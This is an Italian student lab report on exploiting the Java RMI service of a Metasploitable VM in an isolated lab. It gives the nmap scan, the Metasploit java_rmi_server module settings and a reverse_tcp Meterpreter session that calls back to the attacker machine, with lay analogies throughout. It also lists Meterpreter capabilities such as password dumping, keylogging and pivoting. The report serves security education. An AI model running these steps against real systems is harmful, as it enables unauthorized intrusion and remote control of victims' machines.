Report Tecnico: Sfruttamento Vulnerabilità Java RMI

Studente: Gerald Bejte

Modulo: Unità 2, S7 L5

Introduzione


Il presente report documenta l'attività di analisi e sfruttamento condotta sulla macchina bersaglio **Metasploitable**, con l'obiettivo di identificare e trarre vantaggio dalle vulnerabilità critiche presenti nei servizi attivi. Nello specifico, l'attenzione è stata focalizzata sul servizio Java Remote Method Invocation (RMI) operante sulla porta 1099, una componente nota per esporre il sistema a potenziali esecuzioni di codice remoto.

Per l'esecuzione dello scenario di attacco, è stato configurato un ambiente di laboratorio controllato dove la macchina attaccante, basata su distribuzione Kali Linux, opera all'indirizzo IP statico 192.168.11.111, mentre il target Metasploitable è stato attestato sull'indirizzo 192.168.11.112. L'operazione ha previsto l'impiego del framework Metasploit per lanciare un exploit mirato (multi/misc/java_rmi_server), finalizzato alla creazione di un canale di comunicazione privilegiato. La riuscita dell'attacco ha permesso di stabilire una sessione Meterpreter, fornendo gli strumenti necessari per la successiva fase di raccolta evidenze e l'analisi della configurazione interna della macchina remota.

1. Configurazione di Rete (Requisiti)

Per l'esecuzione del laboratorio, le macchine sono state configurate all'interno della stessa sottorete statica:

- **Macchina Attaccante (Kali Linux):** IP `192.168.11.111`.
- **Macchina Vittima (Metasploitable):** IP `192.168.11.112`.



```
o mail.
sfadmin@metasploitable:~$ ip a
: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 3e:12:d0:62:b2:20 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fda7:9880:7399:3122:3c12:d0ff:fe62:b220/64 scope global dynamic
       valid_lft 2591954sec preferred_lft 604754sec
    inet6 fe80::3c12:d0ff:fe62:b220/64 scope link
       valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$
```

Dopo aver configurato correttamente le interfacce di rete e il gateway su pfSense, è stato eseguito un test di connettività tramite il comando ping tra la macchina Kali Linux (192.168.11.111) e il target Metasploitable (192.168.11.112). L'esito positivo del test ha confermato la corretta comunicazione tra i due host all'interno della sottorete dedicata, permettendo di procedere con le fasi successive dell'attacco.

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.49 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=0.720 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=0.685 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=0.622 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=0.553 ms
^C
```

---

2. Individuazione del servizio vulnerabile (Fase di ricognizione)

Prima di procedere con l'attacco vero e proprio, è stata fondamentale una fase di ricognizione per confermare l'esposizione del target. Per questa operazione è stato utilizzato **Nmap** (Network Mapper), uno dei tool di sicurezza più avanzati per l'esplorazione delle reti e l'audit della sicurezza; esso permette di scoprire gli host attivi e identificare i servizi in esecuzione analizzando i pacchetti di risposta del bersaglio.

Nello specifico, è stata eseguita una scansione mirata sulla porta **1099** utilizzando il comando:
`nmap -sV -p 1099 192.168.11.112`


L'opzione `-sV` è stata impiegata per il rilevamento della versione, permettendo di interrogare la porta aperta per determinare esattamente quale servizio e quale versione fossero in ascolto. L'esito ha confermato la presenza del servizio **Java RMI** in stato *open*.

Cos'è Java RMI? Il Java Remote Method Invocation (RMI) è un meccanismo che consente a un oggetto residente in una Java Virtual Machine (JVM) di invocare metodi su un oggetto situato in un'altra JVM, potenzialmente su un host differente. Sebbene sia uno strumento potente per la creazione di applicazioni distribuite, se non configurato correttamente (come nel caso del target Metasploitable), può permettere a un attaccante di caricare classi arbitrarie o interagire con il registro RMI, portando all'esecuzione di codice remoto sul server.

Per capire meglio cosa sia successo, possiamo immaginare la rete informatica come un grande ufficio dove ogni computer è una scrivania.

In questo scenario, **Java RMI** è come un "sistema di posta interna" speciale. Normalmente, se hai bisogno di un documento che si trova sulla tua scrivania, lo prendi e basta. Con il sistema RMI, invece, puoi premere un tasto sulla tua scrivania per far sì che un computer in un altro ufficio compia un'azione per te, come se tu avessi il braccio lungo e arrivassi fisicamente a premere i tasti su quel computer lontano.

Il problema riscontrato: Il sistema RMI su Metasploitable è come un ufficio con la porta aperta e senza controlli di sicurezza. Invece di far fare al computer remoto solo azioni autorizzate e sicure, abbiamo sfruttato questa mancanza di sorveglianza per inviare un comando "camuffato", convincendo il sistema vittima a eseguirlo senza sospetti. Questo ci permette di prendere il controllo totale del computer della vittima rimanendo comodamente seduti alla nostra postazione.



3. Avvio dello strumento: Metasploit Framework

Per condurre l'operazione di attacco, è stato impiegato il **Metasploit Framework** (MSF). Tecnicamente, Metasploit non è un singolo programma, ma una piattaforma modulare e open-source dedicata alla sicurezza informatica, utilizzata dai professionisti per testare le difese e identificare falle sistemiche.

Il framework si basa su un'architettura suddivisa in componenti chiave che abbiamo utilizzato durante l'esercizio:

- **Exploit:** È il pezzo di codice software che sfrutta la specifica vulnerabilità del servizio Java RMI per forzare il sistema vittima a comportarsi in modo imprevisto.
- **Payload:** È il codice "passeggero" che viene consegnato tramite l'exploit. Nel nostro caso, abbiamo utilizzato **Meterpreter**, un payload avanzato che si carica direttamente nella memoria RAM del bersaglio senza lasciare tracce sul disco rigido (tecnica *fileless*).
- **Listener (Handler):** È la componente che rimane in ascolto sulla nostra macchina Kali, pronta a ricevere la connessione "di ritorno" una volta che l'attacco è andato a buon fine.


In sintesi, Metasploit funge da "vettore di lancio": ci ha permesso di selezionare l'arma corretta per la porta 1099, mirare il bersaglio all'indirizzo `192.168.11.112` e stabilire il controllo remoto attraverso una sessione interattiva.

Spiegazione Semplificata

Per chi non lavora nel settore, possiamo immaginare Metasploit come una **"cassetta degli attrezzi da scassinatore professionista"**.

In questa cassetta non troviamo solo un grimaldello, ma tre elementi distinti che lavorano insieme:

1. **L'Exploit** è il grimaldello specifico costruito proprio per la serratura di quel particolare ufficio (la porta 1099 di Java RMI). Serve solo ad aprire la porta.
2. **Il Payload (Meterpreter)** è come una microspia o un "telecomando" che lasciamo all'interno dell'ufficio dopo aver aperto la porta. Una volta posizionato, ci permette di controllare tutto quello che succede dentro senza dover tornare fisicamente sul posto.
3. **Il Listener** è come la nostra radio trasmittente: rimane accesa e in attesa che la microspia appena piazzata invii il segnale di "okay, sono dentro, ora puoi comandarmi".



---

4. Ricerca dell'exploit Java RMI tramite Metasploit

Obiettivo Individuare, tramite il framework Metasploit, un modulo di exploit idoneo allo sfruttamento del servizio Java RMI precedentemente identificato sul sistema target.

Ricerca dei moduli disponibili Dalla console di Metasploit (**msfconsole**) è stata effettuata una ricerca mirata dei moduli relativi al servizio Java RMI utilizzando la parola chiave *java_rmi*.

search java_rmi

Il comando ha restituito diversi moduli, tra cui exploit e moduli ausiliari correlati al servizio Java RMI.

Analisi dell'output

L'output del comando `search` è fondamentale per selezionare lo strumento giusto. In poche righe, ecco cosa ci dice:

- **Nome e Percorso**: **`exploit/multi/misc/java_rmi_server`**
- **Rank**: Specifica l'affidabilità dell'exploit (es. *excellent*), indicando che ha un'alta probabilità di successo senza far crashare il sistema bersaglio.

- **Descrizione**: Fornisce un riassunto rapido della vulnerabilità specifica che il modulo va a colpire, permettendo di verificare che corrisponda al servizio trovato con Nmap.

Spiegazione Semplificata

Per chi non ha familiarità con gli strumenti informatici, possiamo immaginare questo passaggio come la ricerca della **"chiave giusta"** in un mazzo di chiavi molto grande.

Dopo aver capito che la porta dell'ufficio (il servizio Java RMI) è aperta, dobbiamo trovare lo strumento specifico per entrare senza fare danni. Il comando `search` è come un catalogo digitale:

- Abbiamo chiesto al catalogo di mostrarci tutti gli attrezzi adatti per la serratura "Java RMI".
- Il catalogo ci ha risposto con una lista di opzioni, indicandoci per ognuna quanto è efficace (il **Rank**).
- Scegliere un modulo con grado "Excellent" è come scegliere una chiave che siamo sicuri aprirà la porta al primo colpo, senza rischiare di rompere la serratura o far scattare l'allarme.

In pratica, abbiamo appena individuato lo strumento perfetto per completare il nostro lavoro in modo pulito e sicuro.

```
Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

---

5. Caricamento dell'exploit e successiva verifica

Obiettivo Caricare il modulo di exploit selezionato e verificare minuziosamente i parametri richiesti sia dal modulo che dal payload associato, assicurando che la configurazione sia corretta prima della fase di esecuzione.

Caricamento del modulo di exploit Dalla console di Metasploit è stato caricato il modulo precedentemente individuato per colpire il servizio vulnerabile Java RMI: `use exploit/multi/misc/java_rmi_server`

All’atto del caricamento, Metasploit ha impostato automaticamente come payload predefinito: **`java/meterpreter/reverse_tcp`**

Verifica delle opzioni del modulo Attraverso il comando `show options`, sono stati visualizzati i parametri critici necessari per il corretto funzionamento dell'attacco. L’output ha evidenziato tre aree principali:

- Parametri del modulo di exploit: Tra cui spicca **RHOSTS**, dove va inserito l'indirizzo IP della vittima (`192.168.11.112`), e **RPORT**, già impostato di default sulla porta `1099`.
- Parametri del payload Meterpreter: Tra cui **LHOST**, che deve coincidere con l'indirizzo IP della nostra macchina Kali (`192.168.11.111`), e **LPORT**, la porta su cui Kali attenderà la connessione di ritorno.
- Target selezionato: Identificato come "Generic – Java Payload".


Spiegazione Semplificata

Per chi non ha competenze informatiche, possiamo immaginare questo passaggio come la "**fase di programmazione**" di uno strumento intelligente.

Immaginiamo di dover inviare un drone (l'exploit) a consegnare un pacco (il payload) in un ufficio specifico:

1. **Caricare il modulo** è come scegliere il modello di drone adatto per entrare da una finestra specifica (la porta 1099).
2. **Verificare le opzioni (show options)** è come controllare la lista delle impostazioni prima del decollo:
    - **RHOSTS** è l'indirizzo preciso dell'edificio da colpire (l'ufficio della vittima).
    - **LHOST** è il nostro indirizzo di casa, necessario affinché il drone sappia dove tornare o a chi inviare i segnali una volta entrato nell'edificio.
    - **Il Payload (Meterpreter)** è il contenuto tecnologico del pacco: una volta dentro, si attiverà per darci il controllo a distanza.

Controllare queste opzioni garantisce che l'attacco non "si perda" e che la connessione torni esattamente a noi.



---

6. Instradamento parametri (IP progetto)

Obiettivo Assegnare i valori corretti alle variabili del modulo e del payload per instradare l'attacco verso il target e garantire che la sessione di controllo ritorni alla postazione dell'attaccante.

Impostazione delle variabili Utilizzando i comandi `set`, sono stati definiti gli indirizzi IP richiesti dalle specifiche di progetto:

- **`set RHOSTS 192.168.11.112`**: Definisce l'indirizzo della macchina vittima (Metasploitable).
- **`set LHOST 192.168.11.111`**: Definisce l'indirizzo della macchina attaccante (Kali Linux) per la ricezione della connessione inversa.


Verifica Finale È stato eseguito un ultimo comando `show options` per confermare che tutte le impostazioni fossero salvate correttamente. Come visibile nell'evidenza fotografica, i campi **RHOSTS** e **LHOST** riflettono ora la configurazione di rete statica pianificata.

Spiegazione Semplificata

Se torniamo all'esempio del drone e della consegna nel particolare ufficio, questo passaggio rappresenta l'**inserimento delle coordinate GPS finali**.

- Con **RHOSTS**, abbiamo inserito l'indirizzo esatto dell'edificio dove il drone deve dirigersi.
- Con **LHOST**, abbiamo fornito al drone l'indirizzo del nostro giardino, così che una volta terminata la consegna sappia esattamente dove tornare per riferirci l'esito.

Senza queste istruzioni precise, il drone decollerebbe ma non saprebbe dove andare o, peggio, consegnerebbe il controllo del computer vittima a qualcun altro invece che a noi.



---

7. Payload (Meterpreter reverse_tcp)

Obiettivo Identificare e selezionare il payload più efficace per lo scenario di attacco, garantendo il superamento di eventuali filtri di rete in ingresso sulla vittima.

Verifica dei payload compatibili Dopo aver caricato l'exploit, è stato eseguito il comando per elencare tutti i "pacchetti software malevoli" utilizzabili con questo specifico attacco: **`show payloads`**

Dall'elenco generato, è stato confermato l'uso di `java/meterpreter/reverse_tcp`.

Perché la scelta del "Reverse TCP"? A differenza di un payload di tipo *bind* (dove l'attaccante cerca di connettersi a una porta aperta sulla vittima), la modalità **reverse_tcp** istruisce la vittima a "richiamare" essa stessa l'attaccante. Questa tecnica è tecnicamente superiore poiché:

- **Efficacia**: La maggior parte dei firewall blocca le connessioni entranti non richieste, ma permette il traffico in uscita.
- **Stabilità**: Stabilisce un canale di comunicazione bidirezionale robusto attraverso il protocollo TCP.

Spiegazione Semplificata

Per chi non è un esperto di reti, possiamo immaginare la differenza tra cercare di entrare in una casa chiusa a chiave o fare in modo che qualcuno dall'interno ci apra la porta.

- **Modalità Bind**: È come se noi cercassimo di forzare una finestra dall'esterno. Se c'è un'inferriata (il firewall), restiamo fuori.
- **Modalità Reverse (quella scelta da noi)**: È come se inviassimo un messaggio al computer della vittima dicendo: "*Ehi, chiamami al mio numero!*". Poiché è il computer della vittima a far partire la chiamata verso di noi, le guardie all'ingresso (il firewall) lo lasciano passare senza sospetti, pensando che sia una normale telefonata verso l'esterno.

Focus sullo strumento: Cos'è Meterpreter?

Definizione Tecnica Meterpreter è un payload avanzato ed estensibile che fa parte del Metasploit Framework. A differenza delle normali "shell" (che forniscono solo un terminale di comando), Meterpreter opera tramite l'iniezione di una **DLL in-memory**.

Tecnicamente, questo significa che:

- **Risiede nella RAM**: Non scrive file sul disco rigido della vittima, rendendo l'attacco "fileless" e molto difficile da rilevare per gli antivirus tradizionali.
- **Comunicazione Criptata**: Utilizza il protocollo TLV (Type-Length-Value) per comunicare con l'attaccante, rendendo il traffico difficile da analizzare per i sistemi di monitoraggio di rete.
- **Post-Exploitation**: Offre comandi pronti all'uso per compiere azioni complesse, come il dump delle password, il keylogging o il pivoting (usare la vittima per attaccare altri computer nella sua rete).


Spiegazione Semplificata

Per chi non bazzica l'informatica, possiamo immaginare Meterpreter come un **"agente infiltrato d'élite"**.

Se un normale terminale di comando è come avere un walkie-talkie per dare ordini a qualcuno dentro l'edificio, **Meterpreter** è come aver mandato un agente segreto invisibile che:

1. **È un fantasma**: Non occupa spazio e non lascia tracce (come impronte o documenti) perché vive solo "nei pensieri" (nella memoria) del computer vittima.
2. **È un esperto**: Sa già come scassinare casseforti, scattare foto o leggere documenti riservati senza dovergli spiegare ogni volta come fare.
3. **È sempre connesso**: Ha una linea sicura e privata con noi, permettendoci di controllare tutto l'ufficio della vittima con un unico telecomando super-accessoriato.

In breve, è lo strumento che trasforma un semplice "buco" nella sicurezza in un controllo totale e silenzioso del computer bersaglio.



---

8. Esecuzione dell'exploit e stabilimento della sessione

Obiettivo Innescare il vettore d'attacco configurato per sfruttare la vulnerabilità Java RMI e ottenere l'accesso interattivo al sistema remoto tramite una sessione Meterpreter.

Esecuzione operativa Dopo aver validato tutti i parametri richiesti (`LHOST`, `RHOSTS` e il payload `reverse_tcp`), è stato impartito il comando finale nella console di Metasploit: **`exploit`**

Analisi dell'output tecnico Come documentato nell'evidenza fotografica, il framework ha gestito la complessa catena di attacco in modo automatizzato:

1. **Invio dell'RMI Header e Call**: Metasploit contatta il servizio sulla porta 1099 di Metasploitable.
2. **Replied to request for payload JAR**: Il sistema vittima accetta la richiesta e scarica il file malevolo.
3. **Sending stage**: Viene inviato il codice operativo (Meterpreter) direttamente nella memoria del bersaglio.
4. **Esito**: Il messaggio `Meterpreter session 1 opened` conferma che il tunnel di comunicazione tra l'attaccante (`192.168.11.111`) e la vittima (`192.168.11.112`) è ora attivo e funzionante.

Spiegazione Semplificata

Per chi non è del mestiere, questo è il momento in cui **"si preme il tasto INVIO"** per attivare il telecomando.

È come se avessimo inviato una raccomandata speciale (l'exploit) a quell'ufficio che sapevamo essere senza vigilanza:

- Appena qualcuno nell'ufficio apre la busta, viene attivato un microfono invisibile (il payload).
- Questo microfono non ha bisogno che noi andiamo lì a prenderlo; è lui stesso che "chiama" il nostro computer.
- Quando sullo schermo leggiamo "sessione aperta", significa che la chiamata è stata ricevuta: ora possiamo ascoltare e comandare tutto quello che succede in quell'ufficio restando comodamente a casa nostra.

Cos'è una Shell? (Definizione Tecnica)

In informatica, una **shell** è un programma che funge da interfaccia tra l'utente e il cuore del sistema operativo (il kernel). È, letteralmente, un "guscio" che avvolge le funzioni più complesse del computer, permettendo a noi di impartire comandi testuali che il computer poi traduce in azioni.

Esistono due tipi principali di shell che abbiamo incontrato in questo esercizio:

- **Shell Diretta (Bind Shell):** L'attaccante si connette direttamente a una porta aperta sulla vittima.
- **Shell Inversa (Reverse Shell):** È quella che abbiamo usato noi; la vittima "chiama" l'attaccante. È la tecnica preferita perché scavalca i firewall che bloccano le connessioni in entrata ma non quelle in uscita.

Nel nostro caso specifico, abbiamo ottenuto una **Meterpreter Shell**, che è una versione potenziata e "intelligente" rispetto alle shell standard di Linux o Windows.


Spiegazione Semplificata

Per chi non mastica informatica, possiamo immaginare la **shell** come il **"capo cantiere"** di un edificio (il computer).

Normalmente, se vuoi che venga costruito un muro, non vai a posare i mattoni uno per uno (operazione troppo complessa per un umano normale). Invece, dai un ordine al capo cantiere: "*Costruisci un muro qui*". Lui capisce il tuo linguaggio e coordina gli operai affinché il lavoro venga fatto.

